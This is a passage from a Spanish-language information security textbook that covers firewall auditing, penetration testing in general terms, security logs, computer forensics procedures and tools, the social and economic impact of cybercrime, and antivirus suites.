Otros ejemplos de uso de monitores de red son:

a) Puede configurar desencadenadores para que el monitor de red inicie o detenga la captura de información cuando se cumpla una condición o un conjunto de condiciones.
b) Se pueden especificar filtros para controlar la información que el monitor de red captura o muestra.

6.3.V AUDITORÍA A FIREWALLS

Antes de profundizar en el tema, se debe conocer en qué consiste un firewall (puerta de seguridad). El firewall permite que los usuarios internos se conecten a la red exterior al mismo tiempo que previenen la intromisión de atacantes o virus a los sistemas de la organización, adicionalmente a estos beneficios los firewalls reducen la carga del sistema en procesos de seguridad y facilitan la centralización de servicios (figura 6.3).




Figura 6.3 Esquema de una red de computadoras que utiliza un cortafuegos

Funcionalmente el firewall es un dispositivo lógico que tiene funciones de separación, limitación y análisis del flujo de la información que circula entre sus dos puertas, ejerce un control de acceso centralizado y su efectividad exige que lo atraviese todo usuario interno/externo/remoto para acceder desde/a las redes internas protegidas.

Los firewalls presentan las siguientes limitaciones:

a) No protegen frente a desastres
b) No protegen frente a virus
c) No autentican el origen de los datos
d) No garantizan la confidencialidad de los datos

La auditoría a este dispositivo analiza la configuración de firewall por las normas de seguridad de mapeo a las zonas en las que controlan el acceso y los servicios que lo permitan. Este análisis se lleva a cabo fuera de línea con la entrada que se proporcione:

a) *Configuración de firewall*.
b) *Definición de las zonas*: Proporciona un mecanismo simple para la definición de zonas en la red como la dirección MAC, DMZ y las redes inalámbricas.
c) *Lista de servicios que se deben permitir*: Son aquellos que están dentro y fuera de la zona de red, DMZ y zonas inalámbricas.

Además, realizará procedimientos que determinan su arquitectura y combine medidas de control tanto a nivel de aplicación como a nivel de red.

Cuando se audita el firewall desde dentro y fuera de la red se obtiene una clara visión de cuál es la superficie de ataque. La entrega de los resultados puede ser de la siguiente manera:

a) Informe sobre vulnerabilidades existentes.
b) Referencia técnica sobre soluciones.
c) Evaluación de las políticas de seguridad.
d) Recomendaciones de mantenimiento de seguridad.

Una auditoría de logs de firewall recopila, analiza, informa y archiva los logs soportados por el firewall que pueden ser de utilidad durante las auditorías de red para cumplir con las normas regulatorias. Con estos registros almacenados y utilizando los logs archivados, se puede realizar un análisis histórico de tendencias durante las auditorías y se podrá configurar el período de tiempo durante el cual se necesita almacenar o archivar los archivos logs.

6.3.VI PRUEBAS DE PENETRACIÓN SOBRE REDES

También llamado hackeo ético es una evaluación activa de las medidas de seguridad de la información. En los entornos de red complejos la exposición potencial al riesgo es cada vez mayor y proteger los sistemas se convierte en un auténtico reto. Además, está dirigido a la búsqueda de agujeros de seguridad en uno o varios recursos críticos, como puede ser el firewall o el servidor web.

A través de la prueba de penetración es posible detectar el nivel de seguridad interno y externo de los sistemas de información de la organización, determinando el grado de acceso que tendría un atacante con intenciones maliciosas. Además, el servicio revisa las vulnerabilidades que pueden ser vistas y explotadas por individuos no autorizados, agentes de información, ladrones, antiguos empleados, competidores, etcétera.

Otra cuestión, es que deben incluir pruebas de la capa de aplicación y de red, además de los controles, los procesos de las redes y las aplicaciones; en la cual, deben realizarse tanto del exterior de la red (pruebas externas) como desde el interior de la red (pruebas internas).

Los servicios de pruebas de penetración permiten:

a) Evaluar vulnerabilidades por medio de la identificación de debilidades de configuración que puedan ser explotadas.
b) Analizar y categorizar las debilidades explotables basadas en el impacto potencial y posibilidad de ocurrencia.
c) Proveer recomendaciones mediante prioridad para mitigar y eliminar las debilidades.

Los tipos de pruebas de penetración que se efectúan son:

a) *Ataques del entorno*: El software no se ejecuta aislado. Depende de cualquier número de archivos binarios y módulos de código equivalente, como scripts y complementos. Puede usar también información de configuración del registro o del sistema de archivos, así como de bases de datos y de servicios que podrían residir en cualquier parte.
b) *Ataques de entrada*: Procede de fuentes que no son de confianza. Éstas incluyen rutas de comunicación como, por ejemplo, protocolos de red y sockets, funcionalidades remotas expuestas como DCOM, llamadas a procedimiento remoto (RPC, Remote Procedure Calls) y servicios web, archivos de datos (binarios o de texto), archivos temporales creados durante la ejecución y archivos de control como scripts y archivos XML los cuales están sujetos a manipulaciones.

c) *Ataques de datos y de lógica*: Son errores que se encuentran incrustados en los mecanismos internos de almacenamiento de datos de la aplicación y en la lógica de algoritmos.

6.3.VII ANÁLISIS DE LA INFORMACIÓN Y RESULTADOS

Es un estudio general donde se indica qué computadoras estuvieron comprometidas en un ataque así como sus características; éstas usualmente vienen en la introducción del informe. Para elaborar el informe es necesario hacer un análisis descriptivo donde se plantean y responden ciertas preguntas como son dónde, cómo, y quién recolectó la información, esto implica que se tiene que revisar la información, identificar vínculos, patrones y temas comunes, ordenar los hechos y presentarlos como fueron sucediendo sin agregar ningún comentario. Se presenta en un informe que lleva el mismo nombre y puede ordenarse de manera cronológica (según la secuencia de los hechos) o jerárquica (según la importancia de los temas).

Las etapas principales en el análisis e interpretación de la información son:

a) *Análisis descriptivo:* Incluye suficientes detalles que permitan al lector saber qué pasos siguieron en la investigación, cómo llegó a tomar esa decisión metodológica o cómo cambió la dirección y por qué. Los hechos se tienen que presentar de manera clara, coherente y completa antes de ser interpretados.
b) *Interpretación:* Consiste en determinar el significado de los resultados y cuán significativos son respecto a su contexto específico, esta interpretación debe reflejar los comentarios, sugerencias, métodos, herramientas analíticas y de investigación.
c) *Juicio:* Las dos etapas anteriores permiten evaluar los resultados como positivo o negativo, es importante lograr tener un equilibrio justo entre ambos aspectos para que los resultados positivos se recalquen sin dejar de lado los negativos y de la misma manera los resultados negativos se deben poder discutir de modo que se exploren todas las posibles soluciones prácticas o remedios factibles.
d) *Recomendaciones:* En esta parte se generan varias acciones para las etapas anteriores, entre más personas participen en esta etapa más fácil será hacer una lista de posibles sugerencias o acciones para llevar a cabo en un determinado caso.

Cuando se hayan concluido las etapas anteriores, se tendrá suficiente información almacenada en bitácora, archivos e índices organizada cronológicamente para tomar la mejor decisión posible ante un determinado suceso.

6.3. VIII DOCUMENTACIÓN REFERIDA DEL CASO

Es un registro donde se detallan todos los problemas que sucedieron con el servidor o la computadora afectada; además, se usa en las auditorías de red ya que todos los problemas están contenidos en el reporte del auditor. Esta documentación facilita la planeación, diseño, supervisión y revisión de la calidad del trabajo que provee la persona que auditó a la empresa. El informe que es entregado a la empresa puede ser revisado por el administrador de la red para que examine la documentación escrita de las evidencias de la auditoría (incluye los registros de la planeación, el desempeño del trabajo, los procedimientos ejecutados, evidencia obtenida y las conclusiones a las cuales llegó el auditor).

A la documentación de auditoría también se le puede llamar papeles de trabajo o documentos de trabajo y es revisada por el personal encargado de la organización con la finalidad de que se familiaricen con los siguientes puntos:

a) Los auditores nuevos primero revisan la documentación del año anterior para entender el trabajo que se realizó y cómo ayuda a planear y ejecutar el compromiso actual.
b) El personal de supervisión revisa la documentación preparada por los asistentes.
c) Los supervisores y revisores leen la documentación para entender cómo el equipo alcanzó las metas y planteó las conclusiones importantes basándose en las evidencias que se tienen.
d) El auditor sucesor revisa la documentación de la auditoría que realizó el auditor predecesor.
e) Equipo de inspección, internos y externos, revisan la documentación para valorar la calidad de la auditoría y el cumplimiento con los estándares de la práctica profesional de la auditoría y relacionados; las leyes, reglas y regulaciones aplicables; y las políticas de control de calidad del auditor.

6.3.IX LOG DE SEGURIDAD

Es un registro oficial de eventos durante un rango de tiempo en particular, los encargados en seguridad informática usan estos registros de datos para saber quién, qué, cuándo, dónde y por qué ocurrió un evento en un dispositivo en particular o aplicación; la palabra log es equivalente a bitácora en español.

Los logs son almacenados o desplegados en un formato estándar, el cual tiene un conjunto de caracteres para dispositivos comunes y aplicaciones, así cada log que fue generado por un dispositivo en particular puede ser leído y desplegado en otro diferente.

Un log es una evidencia digital construida por campos magnéticos y pulsos electrónicos que pueden ser recolectados y analizados con herramientas y técnicas especiales, si se revisan las salidas de estos archivos se pueden determinar los eventos que han sucedido para tomar la acción necesaria y poder corregir el problema o iniciar una investigación en caso de un incidente de seguridad.

La mejor manera de almacenar un log es guardarlo en dispositivos de almacenamiento para que los datos permanezcan incorruptibles (CD-R y DVD-R) a lo largo del tiempo. Deben guardarse en modo de solo lectura para no sufrir modificación y posea una protección adecuada. Se puede usar también el cifrado de datos cuando el log de seguridad tiene datos que son muy sensibles o valiosos para la empresa.

El administrador puede encargarse de los logs usando la herramienta Syslog, la cual captura y administra los logs generados por el sistema sin ir preguntando o dando algún aviso y utiliza un demonio para llevarlo a cabo.

6.4 ANÁLISIS FORENSE

Aunque existen barreras de protección establecidas para salvaguardar los activos de información, los incidentes de seguridad se seguirán produciendo; es fundamental reaccionar ante un ataque, por ello una de las fases más importantes es la respuesta a incidentes que consiste en la investigación del mismo para saber por qué se produjo la intrusión, quién la perpetró y qué sistemas afectó. Esta investigación se conoce como análisis forense.

Así, esta disciplina no solo hace uso de tecnología de punta para poder mantener la integridad de los datos y del procesamiento de los mismos; sino que también requiere de una especialización y conocimientos avanzados en materia informática o en sistemas para poder detectar dentro de cualquier dispositivo electrónico lo que ha sucedido. El poder mantener su integridad se basa en que la evidencia digital o electrónica es sumamente frágil.

6.4.I INTRODUCCIÓN

El análisis forense o también llamado cómputo forense permite identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal. Dichas técnicas incluyen reconstruir el bien informático, examinar datos residuales y autenticarlos, explicar las características técnicas del uso aplicado a los datos y bienes informáticos. Sus objetivos son los siguientes:

a) Recrear qué ha ocurrido en un dispositivo digital.
b) Analizar y esquematizar las incidencias de forma que se impida la repetición de la misma en el futuro.
c) Disposición y procesamiento judicial en pruebas incriminatorias.

Además, comprende dos fases: la primera, la captura de las evidencias y su protección; la segunda, el análisis de las mismas. Sin embargo, los crímenes digitales resultan difíciles porque no pueden ofrecer respuestas a las interrogantes, especialmente quién realizó el ataque; la investigación forense se centra en averiguar qué fue dañado, cómo fue dañado y cómo arreglarlo.

Durante la fase de recolección de evidencias se captura todo aquello que resulte susceptible a un posible análisis posterior y pueda arrojar evidencias de los detalles que incriminan a un delito.

El análisis de evidencia es la fase más extensa y delicada, ya que requiere poseer conocimientos avanzados para interpretar las pruebas incautadas, cuyo volumen puede llegar a ser inmenso. Dependiendo de la calidad de los datos de registro de actividad se podrá realizar de forma sencilla el análisis de la evidencia. Igualmente, dependiendo de la información existente se procederá a obtener resultados. Así, los principales principios del análisis forense son:

a) Evitar la contaminación.
b) Actuar metódicamente.
c) Controlar la cadena de evidencias.

Los principales pasos para realizar un análisis forense son:

a) Estudio preliminar.
b) Adquisición de datos.
c) Recuperación en caso de avería o sabotaje y de datos ocultos o borrados.
d) Análisis de evidencias.
e) Generación de informes.
f) Presentación de las pruebas.

El proceso de análisis forense a una computadora se describe de la siguiente manera:

1. Identificación

Se deben conocer los antecedentes, situación actual y el proceso que se quiere seguir para tomar la mejor decisión con respecto a las búsquedas y estrategias de investigación. Incluye la identificación del bien informático, su uso dentro de la red, el inicio de la cadena de custodia (proceso que verifica la integridad y manejo adecuado de la evidencia), la revisión del entorno legal que protege el bien y la toma de decisión con respecto al siguiente paso una vez revisados los resultados.

2. Preservación

Incluye la revisión y generación de las imágenes forenses de la evidencia para realizar el análisis. Dicha duplicación se realiza utilizando tecnología de punta para mantener la integridad de la evidencia y la cadena de custodia que se requiere. Realizar una imagen forense se refiere al proceso que se requiere para generar una copia *bit-a-bit* de todo el disco, el cual permitirá recuperar en el siguiente paso, toda la información contenida y borrada del disco duro.

3. Análisis

Aplica técnicas científicas y analíticas a los datos duplicados por medio del proceso forense para encontrar pruebas de ciertas conductas. Se pueden realizar búsquedas de cadenas de caracteres, acciones específicas del o de los usuarios de la máquina como son el uso de dispositivos de USB (marca y modelo), búsqueda de archivos específicos, recuperación e identificación de correos electrónicos, recuperación de los últimos sitios visitados, recuperación del caché del navegador de Internet, etcétera.

4. Presentación

Recopila toda la información obtenida a partir del análisis para realizar el reporte y la presentación a los abogados, la generación (si es el caso) de una pericial y de su correcta interpretación sin hacer uso de tecnicismos.

Algunos conceptos fundamentales que deben tratarse en el análisis forense son:

a) *Cadena de custodia:* Es la identidad de las personas que manejan la evidencia en el tiempo del suceso y de la última revisión del caso (fechas de entrega y recepción). Es responsabilidad de la persona asegurar que los artículos son registrados y contabilizados durante el tiempo en el cual están en su poder y que son protegidos.

b) *Imagen forense:* Llamada también espejo. Es una copia bit a bit de un medio electrónico de almacenamiento. En la imagen quedan grabados los espacios que ocupan los archivos, áreas borradas incluyendo particiones escondidas.
c) *Análisis de archivo:* Examina cada archivo digital descubierto y crea una base de datos de información relacionada al archivo (metadatos), consiste en la firma del archivo o hash (indica la integridad del archivo), autor, tamaño, nombre y ruta, así como su creación, ultimo acceso y fecha de modificación.

Las dificultades que presenta el investigador forense son las siguientes:

a) Conflicto por conseguir las herramientas necesarias para obtener la evidencia.
b) Existencia de averías y sabotajes en los soportes de almacenamiento.
c) Técnicas anti forense, ocultación de datos, claves y encriptación.
d) Apoyo de externos para evitar una auditoría.
e) Tener problemas al realizar un informe ágil.
f) Bajo rendimiento al presentar y explicar los informes ante el órgano competente.

La desventaja que presenta el análisis forense es que no tiene parte preventiva, es decir, la informática forense no se encarga de prevenir delitos, para ello se encarga la seguridad informática. Es importante tener claro el marco de actuación entre la informática forense, la seguridad informática y la auditoría informática.

6.4.II OBTENCIÓN Y PROTECCIÓN DE LA EVIDENCIA

En esta fase, se procede a ejecutar los tres pasos mostrados en la figura 6.4 para adquirir la evidencia sin alterarla o dañarla. Se autentica que la información de la evidencia sea igual a la original.

Se deben definir los equipos y herramientas para llevar a cabo la investigación así como lograr un entorno de trabajo adecuado para su análisis. Además, se inicia una bitácora que permita documentar (de manera precisa), identificar y autenticar los datos que se recogen siendo del tipo:

a) ¿Quién realiza la acción y por qué lo hicieron?
b) ¿Qué estaban tratando de lograr?
c) ¿Cómo se realiza la acción, incluidas las herramientas que utilizaban y los procedimientos que siguieron?
d) Cuándo se realizó la acción (fecha y hora) y los resultados.




Figura 6.4 Fase de obtención y protección de datos

De igual forma, se toman en cuenta otras fuentes de información de los sistemas vivos como lo son los datos volátiles:

a) Caché del sistema y archivos temporales.
b) Registros de sucesos, internos y externos de los dispositivos de red, tales como firewalls, routers, servidores proxy, etcétera.
c) Logs del sistema y aplicaciones.
d) Tablas de enrutamiento (ARP, caché de Netbios, lista de procesos, información de la memoria y el kernel).
e) Registros remotos e información de monitoreo relevante.

Además, se debe realizar una copia de la imagen de los dispositivos (bit a bit), con una herramienta apropiada y firmar su contenido con un hash de MD5 o SHA1, generando así el segundo original, a partir de éste se generarán las copias para el análisis de datos. Cada copia debe ser comprobada con firmas digitales nuevamente con MD5 o SHA1.

A continuación se documenta la evidencia con el registro de embalaje para garantizar que se incluye la información acerca de sus configuraciones (fabricante, modelo, interfaz, condición de la unidad y el tamaño del dispositivo). Para conservar la información y evidencia, se tienen los siguientes puntos:

a) Tener un lugar para almacenar los datos, evitando así su manipulación. No se olvide de documentarlo.
b) Proteger los equipos de almacenamiento de los campos magnéticos (estática).
c) Realizar como mínimo una imagen del dispositivo original, de éste realizar otra copia para el análisis y posteriormente almacenarlo en un sitio seguro.
d) Asegurar que la evidencia está protegida digitalmente y físicamente.
e) Nuevamente, actualizar el documento de cadena de custodia.

6.4.III ANÁLISIS SOBRE EL SISTEMA

Este apartado se enfoca en tres pasos (figura 6.5) para llevar a cabo el análisis sobre el sistema.

1. *Análisis de datos de la red:* Se centra en identificar los dispositivos de comunicación y defensa perimetral (servidores web, firewall, IDS´s, IPS's, proxys, filtros de contenido, analizadores de red, servidores de logs, etcétera.) que están en la red con la finalidad de recuperar los logs.
2. *Análisis de los datos del host:* Se logra con la información obtenida de los sistemas vivos, de la lectura de las aplicaciones y los sistemas operativos. Además, se limita a tratar de recuperar los archivos de la evidencia en procesos de recuperación de datos y definir criterios adecuados de búsqueda.
3. *Análisis de los medios de almacenamiento:* Se definen los criterios de búsqueda con objetivos claros, debido a la gran cantidad de información disponible, ya que puede desviar la atención o sencillamente complicar el proceso de análisis de la información. Se tienen en cuenta las siguientes buenas prácticas:

   a) Utilizar la copia del segundo original, ésta a su vez hay que seguirla manteniendo en buen estado y continuar con la cadena de custodia.
   b) Determinar si los archivos no tienen algún tipo de cifrado.
   c) Verificar si el archivo comprimido está completo.
   d) Crear una estructura de directorios e identificar y recuperar los archivos objetivo (aquellos que han sido afectados por el incidente).
   e) Analizar archivos de inicio, registro del sistema, software instalado, actualizaciones y parches.
   f) Llevar un registro de login (entrada) y logout (salida) del sistema, nombres de usuario e información del AD (Directorio Activo).
   g) Estudia los metadatos (Identifica las marcas de tiempo, creación, actualización, acceso, modificación, etcétera.).




Figura 6.5 Fase de análisis de datos

6.4.IV HERRAMIENTAS PARA OBTENER INFORMACIÓN DE LA RED

En este punto se le dará un enfoque en seguridad informática donde se mencionan algunas herramientas forenses para el análisis en red, las cuales pueden ser:

a) *NetworkMiner*: Su propósito es recolectar información (como evidencia forense) sobre los hosts en vez de recoger información concerniente al tráfico de la red. Es usado también como sniffer pasivo o herramienta de captura de paquetes con el objetivo de detectar detalles específicos del host (sistema operativo, nombre del host, sesiones, etcétera.) sin generar ningún tráfico en la red.
b) *Xplico*: Mediante el archivo de tráfico de red obtenido, éste será capaz de extraer y clasificar por categorías la totalidad de datos de las aplicaciones intervinientes en la generación de la misma. Además, extrae datos en formato SQLite/MySQL, funciona en tiempo real, soporte IPv6 y modularidad (cada componente es en sí un módulo).
c) *NetIntercept:* Captura paquetes enteros y reensambla casi todas las conexiones TCP directamente, reconstruyendo los archivos que circularon por la red y creando una base de datos sobre sus descubrimientos. Reconoce varios protocolos de red y tipos de archivos.
d) *TrueWitness:* Vigila y monitorea la red desde un puesto externo. Sus características son: Identifica amenazas internas y externas en la red, captura paquetes en tiempo real, reconstruye sesiones de red convirtiendo los paquetes capturados en streams completos de datos, mantiene detalles para cada conexión TCP/IP y no produce impacto en la velocidad de la red.
e) *Tcpflow*: Captura los datos transmitidos como parte de una conexión TCP y los almacena de forma conveniente para su depuración y análisis. Además, reconstruye los streams de datos actuales y almacena cada flujo en un archivo separado.
f) *Tcpextract*: Extrae archivos de tráfico de red basándose en su estructura interna. Además, intercepta archivos transmitidos a través de la red. Sus características son: Tiene algoritmos de búsqueda eficiente y escalable, ya que buscan a través de los límites de los paquetes para una total cobertura y calidad forense.

6.4.V ANÁLISIS DE LA INFORMACIÓN Y RESULTADOS

Es la fase más delicada e importante (figura 6.6), la cual será el documento que sustentará una prueba en un proceso legal. Básicamente, debe tomar en cuenta dos pasos importantes:

1. *Organización de la información*

   a) Retoma toda la documentación generada en las fases de metodología; además, de cualquier información anexa (notas, antecedentes o informe de auditoría).
   b) En la investigación se identifica lo más importante y pertinente.
   c) Realiza conclusiones (teniendo en cuenta los hechos) y crea una lista de las pruebas para presentar en el informe.

2. *Escribir el informe final*

   a) Debe ser claro, conciso y escrito en un lenguaje no técnico (personas comunes).
   b) Contiene como mínimo:

      i. Propósito del Informe: Explica el objetivo y el por qué se preparó el informe.
      ii. Autor del informe: Todos los autores y co-autores, incluyendo sus posiciones, las responsabilidades durante la investigación y sus datos de contacto.
      iii. Resumen de incidentes: Introduce el incidente y explica el impacto.
      iv. Pruebas: Describe la evidencia en la forma en que fueron adquiriéndose durante la investigación.
      v. Detalles: Describe la evidencia examinada, los métodos de análisis que se utilizaron, así como sus resultados y pruebas. Justifica cada conclusión generada y proporciona información sobre aquellos individuos que realizaron o participaron en la investigación.
      vi. Conclusión: Resume los resultados de la investigación de forma clara y sin ambigüedades. Además, incluye una justificación junto con las pruebas y la documentación.
      vii. Documentos justificativos: Incluye cualquier información referente al informe, tales como diagramas de red, documentos que describen los procedimientos de investigación, da un panorama general y crea un glosario de términos utilizados en el informe.




Figura 6.6. Reporte de la investigación forense

6.5 ENTORNO SOCIAL E IMPACTO ECONÓMICO DE LA SEGURIDAD INFORMÁTICA[11]

El entorno social define a un individuo con determinadas condiciones de vida (trabajo, nivel educativo e ingresos) relacionado a los grupos a los que pertenece. El impacto social se refiere al cambio efectuado en la sociedad debido al producto de las investigaciones. Además, es la medida o grado en que la seguridad informática se ha involucrado en la sociedad, sus actividades, el nivel de acceso a la ciencia y tecnología por parte de los habitantes, los conocimientos que posee en cuanto a los equipos de cómputo y tecnologías.

Con respecto al impacto económico, se refiere a la inversión privada y gubernamental al proteger la información de las organizaciones así como el apoyo a las instituciones para llevar a cabo proyectos de adquisición tecnológica, la situación del empleo y sus remuneraciones.

Impacto social

La proliferación de los delitos informáticos ha hecho que la sociedad sea más escéptica de utilizar tecnologías de la información, las cuales pueden ser de gran beneficio para la sociedad en general. El grado de especialización técnica que adquieren los delincuentes para cometer este tipo de delitos depende de personas con conductas maliciosas donde

[11] Para mayor información véase el apéndice C

idean planes y proyectos para la realización de actos delictivos, tanto a nivel empresarial como a global. Además, las empresas son más celosas y exigentes en la contratación del personal porque poseen importantes activos informáticos y puede afectar en forma positiva o negativa a la sociedad laboral.

Las personas que poseen conocimientos en informática no son vulnerables a ser víctimas de un delito como aquellos que no conocen nada del tema. La falta de cultura informática puede impedir a la sociedad luchar contra los delitos informáticos, por lo que el componente educacional es un factor clave en la minimización de esta problemática.

Impacto económico

La tecnología informática es tan importante que se ha generalizado de manera espectacular generando ingresos altos a la economía mundial. Hoy en día, la informática está presente por medio de dispositivos inteligentes en cualquier oficina, negocio, bancos o prácticamente cualquier lugar en el que se maneje información.

Para conocer cuál es el impacto económico en la tecnología informática, se tiene que decir que la economía mundial ya no se concibe sin la informática. Todas las facetas de la economía de cualquier país están gestionadas por la seguridad informática.

En la economía actual, el desarrollo tecnológico es el que provoca el cambio y la reducción de costos. Dentro de la tecnología informática el campo que más ha impulsado a la economía mundial ha sido el de las redes de comunicación y de sus usos comerciales. Con la aparición de World Wide Web se desarrolló rápidamente Internet y mediante el desarrollo de las redes informáticas se empezó a preveer que el impacto económico será mayor en los próximos años. La utilización masiva de la informática traerá las siguientes consecuencias:

a) Aumento de la productividad, inversión, salarios y tiempo libre.
b) Incremento de puestos de trabajo en ciertas empresas.
c) Indirectamente también se podrá tener una mejor gestión de las empresas como resultado de una mayor calidad de la información que manejan sus directivos al contar con sistemas eficientes.

En los últimos años la inseguridad en la red informática ha provocado serios problemas en la actual sociedad, como son: uso no autorizado de información u otro recurso, pérdidas monetarias, etcétera. Todos esos ataques son por motivos de dinero, de conflictos personales entre otras cosas. Existen diferentes métodos de ataques, como son: las actividades de copia, distribución o uso de programas informáticos realizadas infringiendo las normas legales que protegen los derechos de propiedad intelectual de sus autores, etcétera.

El crimen informático es un problema en expansión en el mundo actual. Entre las causas de estos problemas se encuentran:

a) Carencia de educación en los internautas.
b) Características del diseño de la red.
c) Sistemas propietarios.

6.6 NUEVAS TENDENCIAS Y TECNOLOGÍAS

En la mayoría de los estudios se ha encontrado que el escaso conocimiento de los usuarios es la principal causa individual de las brechas de seguridad en los sistemas de información (redes). La problemática es más compleja por la falta de seguridad de la información ya que no plantean un programa de seguridad integral que proteja los recursos informáticos de las amenazas actuales. La tecnología no es el único aspecto clave en la seguridad y control de los sistemas de información pero ante la falta de políticas de administración, la mejor tecnología, incluso puede ser anulada.

La investigación así como la configuración de reglas permite fortalecer la seguridad de la información. Año con año surgen nuevos estándares, se actualizan los existentes, se fabrican más y de mejor tecnología encaminada a la protección de datos y a la reflexión de los rangos de disponibilidad de los servicios. La seguridad de la información, lejos de perder importancia, se vuelve cada vez más un aspecto fundamental en todos los ámbitos: en el intercambio de ideas y en los conocimientos en las relaciones de negocios.

La mayoría de las organizaciones están implementando y renovando sus procesos, la infraestructura de sus redes incorporan procedimientos de acceso en manejo de información cada vez más rigurosos.

6.6.I CULTURA DE LA SEGURIDAD INFORMÁTICA

Es un elemento indispensable para el desarrollo de los países con menor desarrollo. Desde que los dispositivos inteligentes interactúan entre sí y acceden a Internet, los datos pueden ser vulnerables. Al disponer de buenos hábitos en el ciberespacio se debe volver tema fundamental en la vida cotidiana de toda persona; por ello, los expertos mencionan que la educación o cultura en seguridad informática tiene que surgir desde las escuelas hasta los puestos gubernamentales.

La seguridad informática es un tema que preocupa tanto al sector público como al privado, por lo tanto es de suma importancia que se siga generando conocimiento y material de ayuda e importancia tanto para las personas interesadas en el tema como para los expertos; de esta forma, se podrán seguir tendencias mundiales para combatir el cibercrimen y sobre todo para generar una cultura de seguridad. Los principales atrasos de las organizaciones en el ámbito de la seguridad informática son:

a) Una cultura de seguridad poco extendida.
b) Falta de capacitación tanto de los responsables de la seguridad de la información a nivel interno, como de algunos proveedores de soluciones relacionadas.
c) Bajo nivel de conciencia entre directivos de las organizaciones.
d) Carencia de presupuesto para incentivar la investigación tecnológica.
e) Falta de una legislación clara y suficiente para la protección de datos personales.

En varios países está renuente en adoptar de forma inmediata nuevas tecnologías en seguridad informática derivado del rechazo a utilizarlas en el momento en que son puestos al mercado debido a que se etiquetan como modas.

Por lo general, se tiene la percepción de que las amenazas a la seguridad de la empresa provienen del exterior; no obstante, pueda serlo de manera interna. De ahí, que sea fundamental crear una cultura de seguridad para que los directivos y dueños, lo asuman como un factor clave en la competitividad y desarrollo de su labor cotidiana en el centro de trabajo.

La conciencia de seguridad se sigue incrementando pero este avance es más lento de lo deseable porque la seguridad de la información está íntimamente ligada a los procesos y a las políticas. Así un plan de cultura dirigida a la seguridad de la información tiene que ser completo e incluir aspectos de seguridad, reuniones con los grupos objetivos y contar con una metodología adecuada con fundamento en las certificaciones profesionales internacionales y los estándares a nivel mundial.

6.6.II TECNOLOGÍAS DE PROTECCIÓN

Una vez conocidas las vulnerabilidades y ataques a las que está expuesto un sistema es necesario conocer los recursos disponibles para protegerlo. Algunas técnicas son evidentes y otras no, incluso pueden producir una sensación de falsa seguridad.

Algunas de las vulnerabilidades estudiadas son el resultado de la implementación incorrecta de tecnologías, otras son consecuencias de la falta de planeamiento de las mismas pero la mayoría de los agujeros de seguridad son ocasionados por los usuarios de

dichos sistemas y es responsabilidad del administrador detectarlos y encontrar la mejor manera de cerrarlos.

Estas tecnologías pueden dividirse de manera independiente o en su conjunto llamado suite de seguridad. Durante los últimos años, las suites de seguridad han ganado prestigio entre los usuarios que buscan una máxima protección en un solo producto en lugar de tener que instalar todo por separado. Además, permite ser más productivo a la hora de controlar la seguridad y del consumo de recursos de los equipos informáticos. Una suite de seguridad es la suma de varios programas, los cuales son:

a) *Antispyware*

Ayuda a proteger a un equipo contra spyware y otro software potencialmente no deseado. Reduce sus efectos incluyendo el lento desempeño del equipo, ventanas de mensajes emergentes, cambios no deseados en configuraciones de Internet y uso no autorizado de la información privada. Permite a los usuarios protegerse contra los programas cuya intención es rastrear la información sobre hábitos de consumo y navegación, o peor aún, obtener contraseñas y otros datos sensibles.

b) *Antivirus*

Funciona mediante un escaneo de archivos la cual tiene como objetivo la detección, identificación y eliminación de malware. Además, está formado por tres principales partes (figura 6.7).

Figura 6.7. Partes de un software antivirus

1. *Interfaz de usuario*: Es el medio por el cual un usuario puede comunicarse e interactuar con el programa y realizar configuraciones.
2. *Motor de búsqueda*: Es el cerebro del programa ya que se encarga de la búsqueda y detección de malware, utilizando para ello la base de datos de definiciones de virus.
3. *Base de datos de definición de virus*: Contiene los archivos sobre las firmas del malware, que se actualiza periódicamente y es utilizada por el antivirus para lograr su detección.

Existen tres métodos utilizados por los programas antivirus para realizar la detección de malware, estas son:

